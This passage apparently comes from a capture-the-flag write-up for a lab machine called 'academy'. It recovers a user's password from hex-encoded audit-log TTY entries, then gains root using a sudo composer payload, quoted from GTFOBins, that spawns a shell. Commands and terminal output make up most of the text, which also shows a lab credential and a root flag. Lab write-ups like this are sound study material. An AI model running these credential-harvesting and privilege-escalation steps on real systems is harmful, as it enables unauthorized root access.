7. I am finally able to decode the hex. The terminal did not like the characters in the hex and it would mess up the terminal.
8. cry0l1t3@academy:/var/log/audit$ grep -r "TTY" | cut -d'=' -f11 | xxd -ps -r; echo > /tmp/data.txt
su mrb3n
mrb3n_Ac@d3my!
whoami
exit
cat /var/log/au t
9. I tried to cat the data in data.txt and it finall displayed on the screen.
10. mrb3n:mrb3n_Ac@d3my!
```

16. Pivot to mrb3n

```
1. We got lucky.
2. cry0l1t3@academy:/tmp$ su mrb3n
Password:
3. $ whoami
mrb3n
4. $ bash
5. mrb3n@academy:/tmp$ id
uid=1001(mrb3n) gid=1001(mrb3n) groups=1001(mrb3n)
6. mrb3n@academy:/tmp$ sudo -l
[sudo] password for mrb3n:
Matching Defaults entries for mrb3n on academy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mrb3n may run the following commands on academy:
    (ALL) /usr/bin/composer
7. We have ALL rights to '/usr/bin/composer'. Meaning we can run this as root using the sudo password. Also 'composer' has an suid
```

```
vulnerabiltiy.
8. If we search GTFObins for composer and then sudo. It is an easy privesc.
9. If we execute the following command
----------------------------------------
TF=$(mktemp -d)
echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
sudo composer --working-dir=$TF run-script x
----------------------------------------
10. We should have root
11. mrb3n@academy:/tmp$ cd /home/mrb3n
mrb3n@academy:~$ pwd
/home/mrb3n
mrb3n@academy:~$ TF=$(mktemp -d)
mrb3n@academy:~$ echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
mrb3n@academy:~$ sudo composer --working-dir=$TF run-script x
PHP Warning:  PHP Startup: Unable to load dynamic library 'mysqli.so' (tried: /usr/lib/php/20190902/mysqli.so
(/usr/lib/php/20190902/mysqli.so: undefined symbol: mysqlnd_global_stats), /usr/lib/php/20190902/mysqli.so.so
(/usr/lib/php/20190902/mysqli.so.so: cannot open shared object file: No such file or directory)) in Unknown on line 0
PHP Warning:  PHP Startup: Unable to load dynamic library 'pdo_mysql.so' (tried: /usr/lib/php/20190902/pdo_mysql.so
(/usr/lib/php/20190902/pdo_mysql.so: undefined symbol: mysqlnd_allocator), /usr/lib/php/20190902/pdo_mysql.so.so
(/usr/lib/php/20190902/pdo_mysql.so.so: cannot open shared object file: No such file or directory)) in Unknown on line 0
Do not run Composer as root/super user! See https://getcomposer.org/root for details
> /bin/sh -i 0<&3 1>&3 2>&3
# whoami
root
# cat /root/root.txt
b31b2ac7507e9a807c7213eb642e3efe
12. Make sure to paste the entire payload at once and not line by line. You could probrably do that but I pasted the entire
payload as it says on GTFObins and it worked.
>>> ----------------------------------------
TF=$(mktemp -d)
echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
sudo composer --working-dir=$TF run-script x
----------------------------------------
```



PWNED